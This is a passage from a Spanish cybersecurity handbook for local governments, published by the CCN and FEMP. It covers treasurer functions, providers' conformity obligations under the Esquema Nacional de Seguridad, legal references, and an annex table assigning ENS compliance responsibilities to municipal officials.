- La **dirección de los servicios de gestión financiera** de la Entidad Local y la propuesta de concertación o modificación de operaciones de endeudamiento y su gestión de acuerdo con las directrices de los órganos competentes de la Corporación.
- La **elaboración y acreditación** del **periodo medio de pago a proveedores** de la entidad local, otros datos estadísticos e indicadores de gestión que, en cumplimiento de la legislación sobre transparencia y de los objetivos de estabilidad presupuestaria, sostenibilidad financiera, gasto público y morosidad, deban ser suministrados a otras administraciones o publicados en la web u otros medios de comunicación de la Entidad, siempre que se refieran a funciones propias de la tesorería.

23. Art. 5 RJFAL.

Por su parte, la **función de gestión y recaudación** comprende, entre otras:

- La **jefatura** de los **servicios de gestión** de **ingresos y recaudación**.
- El **impulso y dirección** de los **procedimientos de gestión y recaudación**.
- La **tramitación de los expedientes de responsabilidad** que procedan en la gestión recaudatoria.

Competencias todas ellas que resultan también de aplicación a la gestión de aquellos expedientes tramitados por la entidad local en relación con la seguridad de la información.

El Anexo del presente documento contiene una Tabla de las Funciones y Responsabilidades concretas del TESORERO (y del resto de responsables de la Corporación) en materia de ciberseguridad y conformidad con el ENS.

6. La prestación de servicios externos

De conformidad con lo dispuesto en el ordenamiento jurídico vigente[24], cuando los operadores del sector privado presten servicios o provean soluciones a las entidades locales, a los que resulte exigible el cumplimiento del Esquema Nacional de Seguridad, deberán estar en condiciones de exhibir la correspondiente **Declaración de Conformidad con el Esquema Nacional de Seguridad**, cuando se trate de sistemas de categoría BÁSICA, o la **Certificación de Conformidad con el Esquema Nacional de Seguridad**, cuando se trate de sistemas de categorías MEDIA o ALTA.

Es responsabilidad de las entidades locales contratantes notificar a los operadores del sector privado que participen en la provisión de soluciones tecnológicas o la prestación de servicios, la obligación de que tales soluciones o servicios sean conformes con lo dispuesto en el Esquema Nacional de Seguridad y posean las correspondientes Declaraciones o Certificaciones de Conformidad, en el nivel y categoría de seguridad que corresponda en cada caso.

24. Singularmente, la Resolución de 13 de octubre de 2016, de la Secretaría de Estado de Administraciones Públicas, por la que se aprueba la Instrucción Técnica de Seguridad de conformidad con el Esquema Nacional de Seguridad.

Además del Centro Criptológico Nacional (CCN) y la Entidad Nacional de Acreditación (ENAC), las entidades locales usuarias de soluciones o servicios provistos o prestados por organizaciones del sector privado que exhiban una Declaración o Certificación de Conformidad con el Esquema Nacional de Seguridad, podrán solicitar en todo momento a tales operadores, a través del CCN, los Informes de Autoevaluación o Auditoría correspondientes, al objeto de verificar la adecuación e idoneidad de las antedichas manifestaciones.

Para más información sobre la necesidad de que los sistemas de información usados por los proveedores tecnológicos de las entidades locales sean conformes con el ENS, puede consultarse la **Guía CCN-STIC 830** (https://www.ccn-cert.cni.es/pdf/guias/series-ccn-stic/guias-de-acceso-publico-ccn-stic/1674-ccn-stic-830-ambito-aplicacion-ens/file.html) y la **Guía IC-01/19** (https://www.ccn.cni.es/index.php/es/docman/documentos-publicos/informes-cocens/371-ccn-cert-ic-01-19-criterios-generales-auditorias/file).

7. Referencias

- RD 203/2021, de 30 de marzo, por el que se aprueba el Reglamento de actuación y funcionamiento del sector público por medios electrónicos.
- RD 43/2021, de 26 de enero, por el que se desarrolla el Real Decreto-ley 12/2018, de 7 de septiembre, de seguridad de las redes y sistemas de información.
- Ley 7/1985, de 2 de abril, Reguladora de las Bases del Régimen Local.
- Real Decreto 2568/1986, de 28 de noviembre, por el que se aprueba el Reglamento de Organización, Funcionamiento y Régimen Jurídico de las Entidades Locales.
- Real Decreto 128/2018, de 16 de marzo, por el que se regula el régimen jurídico de los funcionarios de Administración Local con habilitación de carácter nacional.
- Ley 39/2015, de 1 de octubre, del Procedimiento Administrativo Común de las Administraciones Públicas.
- Ley 40/2015, de 1 de octubre, de Régimen Jurídico del Sector Público.
- Real Decreto 203/2021, de 30 de marzo, por el que se aprueba el Reglamento de actuación y funcionamiento del sector público por medios electrónicos.
- Real Decreto 311/2022, de 3 de mayo, por el que se regula el Esquema Nacional de Seguridad.
- Resolución de 27 de marzo de 2018, de la Secretaría de Estado de Función Pública, por la que se aprueba la Instrucción Técnica de Seguridad de Auditoría de la Seguridad de los Sistemas de Información (ITS de Auditoría).
- Resolución de 13 de octubre de 2016, de la Secretaría de Estado de Administraciones Públicas, por la que se aprueba la Instrucción Técnica de Seguridad de conformidad con el Esquema Nacional de Seguridad (ITS de Conformidad).
- Resolución de 7 de octubre de 2016, de la Secretaría de Estado de Administraciones Públicas, por la que se aprueba la Instrucción Técnica de Seguridad de Informe del Estado de la Seguridad (ITS de Informe del Estado de la Seguridad).
- Resolución de 13 de abril de 2018, de la Secretaría de Estado de Función Pública, por la que se aprueba la Instrucción Técnica de Seguridad de Notificación de Incidentes de Seguridad (ITS de Notificación de Incidentes de Seguridad).
- Guía CCN-CERT IC-01/19 Criterios Generales Auditorías.
- CCN-CERT IC-02/20 Guía para la contratación de auditorías de certificación del Esquema Nacional de Seguridad (ENS).
- Guía CCN-STIC 830 Ámbito de aplicación del Esquema Nacional de Seguridad.
- Guía Nacional de Notificación y Gestión de Ciberincidentes, aprobada por el Consejo Nacional de Ciberseguridad el 21 de febrero de 2020.
- FEMP: Guía Estratégica en seguridad para entidades locales: Esquema Nacional de Seguridad. Tomos I y II.
- Guía CCN-STIC 801 Responsabilidades y Funciones en el ENS.
- BP 01/21 Informe de Buenas Prácticas sobre Principios y recomendaciones básicas en Ciberseguridad.
- BP 21/01 Informe de Buenas Prácticas en Gestión de Incidentes de Ransomware.

Anexo: Tabla de Funciones y Responsabilidades

Leyenda

A – Aprobación y responsabilidad de las acciones emprendidas por la entidad local para satisfacer el requisito.

ADP – Aprobación por Delegación del Pleno.

R – Responsable de acometer (total o parcialmente) el requisito, dentro de las competencias o atribuciones del cargo.

RDA – Responsable de acometer y aprobar la función, por delegación del alcalde.

Notas

1. Cuando la responsabilidad R o RDA se repita en un mismo requisito, se entenderá que tal responsabilidad podría ejercerse, alternativamente, por cada uno de los responsables mencionados.

2. No se han incluido las funciones asignadas al Comité de Seguridad de la Información, y a los responsables de la Información, del Servicio, de la Seguridad y del Sistema, cuyas responsabilidades se encuentran recogidas en la Guía CCN-STIC 801.

Norma, artículo y/o medida del ENS	Descripción del requisito / responsabilidad	Cargos electos				Funcionarios	
		Alcalde	Pleno	Junta de Gobierno Local	Concejal	Secretario	Interventor / Tesorero
1, 2, 5, 10, 32, 38	Velar por la conformidad general con el ENS de los sistemas de información de la entidad local.	A		RDA	RDA	R	R
Con carácter general	La superior dirección de los archivos y registros de la entidad local, incluyendo velar por la garantía de disponibilidad de los archivos electrónicos y la confidencialidad, integridad, trazabilidad y autenticidad de la información contenida en ellos.					R	
ITS de Conformidad	Velar por que los sistemas de información de la entidad local posean las Declaraciones y/o Certificaciones de Conformidad con el ENS y que los Distintivos correspondientes se muestran en la sede electrónica de la entidad.	A		RDA	RDA	R	
ITS de Conformidad	Disponer que se publiquen, cuando sea preceptivo, los actos y acuerdos de la entidad local en los medios oficiales de publicidad, en el tablón de anuncios de la misma y en la sede electrónica, certificándose o emitiéndose diligencia acreditativa de su resultado si así fuera preciso, incluyendo todos los actos o Acuerdos relativos a la seguridad de la información de la entidad, como sería el caso de la publicación de los Distintivos de Conformidad con el ENS de los que la entidad local fuera titular.					R	
11, [op.acc.2]	Determinación de la composición del Comité de Seguridad de la Información y nombramiento del responsable de la Información, de los Servicios, de la Seguridad, del Sistema y su adecuada segregación.	A		RDA	RDA	R	
12	Velar por la existencia y adecuación de la Política de Seguridad de la Información y la Normativa Interna de la entidad.	R		RDA	RDA	R	
12, [org.1], [org.2]	Aprobación de la Política de Seguridad de la Información y de la Normativa Interna del Uso de los Medios Electrónicos de la entidad local.	ADP	A				
13	Velar por la organización e implantación del proceso de seguridad.	A		RDA	RDA	R	R
14, [op.pl.1]	Velar por la utilización de los principios de análisis y gestión de los riesgos en el proceso de seguridad de la información de la entidad y aprobar el Análisis de Riesgos para los sistemas de información de la entidad.	A		RDA	RDA	R	
15, 16	Aprobación de la plantilla de personal y de la relación de puestos de trabajo, la fijación de la cuantía de las retribuciones complementarias fijas y periódicas de los funcionarios y el número y régimen del personal eventual	ADP	A	ADP			R
15, 16	Velar por la adecuada gestión del personal y su profesionalidad.	A		RDA	RDA	R	R
[op.exp.7] ITS de Notificación	Velar por el cumplimiento de la adecuada notificación de incidentes al Centro Criptológico Nacional.	A		RDA	RDA	R	
[op.ext]	Velar por que los sistemas de información de los proveedores externos que presten servicios a la entidad sean conformes con el ENS, posean los Acuerdos de Nivel de Servicio idóneos y se gestione adecuadamente su cumplimiento.	A		RDA	RDA	R	R
[op.ext]	Aprobación de los proyectos de obras y servicios, incluidos los relativos a la seguridad de la información, cuando sea competente para su contratación o concesión, y cuando aún no estén previstos en los presupuestos.	ADP	A	ADP		R	R
[op.ext]	Actuar como fedatario en la formalización de todos los contratos, convenios y documentos análogos en que intervenga la entidad local, como aquellos suscritos con terceros proveedores -públicos o privados- de servicios dirigidos a garantizar la seguridad de la información de la entidad local.					R	
[op.cont]	Velar por la adecuada continuidad de los servicios en caso de impacto, incluyendo la aprobación del correspondiente Análisis de Impacto.	A		RDA	RDA	R	
[mp.if]	Velar por la protección de las infraestructuras físicas y lógicas de la entidad, incluyendo su acondicionamiento y abastecimientos y, en su caso, la disponibilidad de instalaciones alternativas, así como la identificación de las personas, especialmente cuando puedan tener acceso a los sistemas de información de la entidad.	A		RDA	RDA	R	R
[mp.per]	Velar por que el personal que trabaja en la entidad local esté debidamente concienciado y/o formado en materia de seguridad de la información.	A		RDA	RDA	R	R
[mp.info]	Velar por que la información tratada por la entidad, especialmente cuando se trate de datos personales, se custodie adecuadamente, de conformidad con las regulaciones que resulten de aplicación, calificándola de acuerdo con su naturaleza.	A		RDA	RDA	R	
[mp.info.4]	Velar por que se utilizan los procedimientos de firma electrónica, sello electrónico y sello de tiempo electrónico, atendiendo a los procedimientos administrativos de que se trate, de conformidad con la legislación vigente.	A		RDA	RDA	R	
[Anexo III], ITS de Auditoría	Velar por que se realice periódicamente una auditoría de conformidad con el ENS y, si procede, una auditoría externa de certificación, cada dos años o siempre que se hayan producido cambios en los sistemas de información afectados que induzcan a pensar que no son eficaces las medidas de seguridad adoptadas.	A		RDA	RDA	R	R
Con carácter general	Preparar los asuntos que hayan de ser incluidos en el orden del día de las sesiones que celebren el Pleno, la Junta de Gobierno y cualquier otro órgano colegiado de la Corporación en que se adopten acuerdos que vinculen a la misma, incluyendo también todos aquellos asuntos relativos a garantizar la seguridad de la información tratada y los servicios prestados por la entidad local.					R	
Con carácter general	Transcribir en el Libro de Resoluciones, cualquiera que sea su soporte, las dictadas por la Alcaldía o Presidencia, por los miembros de la Corporación que resuelvan por delegación de las mismas, así como las de cualquier otro órgano con competencias resolutivas. Entre tales resoluciones estarán las relativas a la seguridad de la información de la entidad local.					R	
Con carácter general	Certificar todos los actos o resoluciones de la Alcaldía o Presidencia y los acuerdos de los órganos colegiados decisorios, así como los antecedentes, libros y documentos de la entidad, como los que puedan involucrar a actos o resoluciones relativas a la seguridad de la información de la entidad local.					R	
Con carácter general	Anotar en los expedientes, bajo firma, las resoluciones y acuerdos que recaigan, así como notificar dichas resoluciones y acuerdos en la forma establecida en la normativa aplicable, incluyendo entre tales resoluciones y acuerdos aquellos que se refieran a acciones relativas a la seguridad de la información de la entidad.					R	
Con carácter general	Llevar y custodiar el Registro de Intereses de los miembros de la Corporación, el Inventario de Bienes de la Entidad Local y, en su caso, el Registro de Convenios, como todos aquellos Bienes (activos) y Convenios relativos a la seguridad de la información de la entidad.					R	
Con carácter general	La emisión de informes previos en aquellos supuestos en que así lo ordene el Presidente o Alcalde de la Corporación o cuando lo solicite un tercio de miembros de la misma. Tales informes deberán señalar la legislación en cada caso aplicable y la adecuación a la misma de los acuerdos en proyecto. (Este sería el caso, por ejemplo, de aquellos informes relativos a acciones o iniciativas en relación con la seguridad de la información de la entidad).					R	
Con carácter general	La emisión de informes previos siempre que un precepto legal o reglamentario así lo establezca o la emisión de informe previo siempre que se trate de asuntos para cuya aprobación se exija la mayoría absoluta del número legal de miembros de la Corporación o cualquier otra mayoría cualificada, como podría ser el caso, entre otros, de la emisión de informes relativos a la aprobación o modificación de Ordenanzas, Reglamentos o Estatutos rectores de Organismos de derecho público, sociedades mercantiles, fundaciones, etc., cuyos requisitos en materia de seguridad de la información hayan de modificarse.					R	
Con carácter general	Asistir al presidente o alcalde de la Corporación para la formación del presupuesto, a efectos procedimentales y formales, no materiales.					R	R

Prontuario de ciberseguridad para entidades locales

Centro Criptológico Nacional y
Federación Española de Municipios y Provincias

FEMP
FEDERACION ESPAÑOLA DE MUNICIPIOS Y PROVINCIAS

CCN
centro criptológico nacional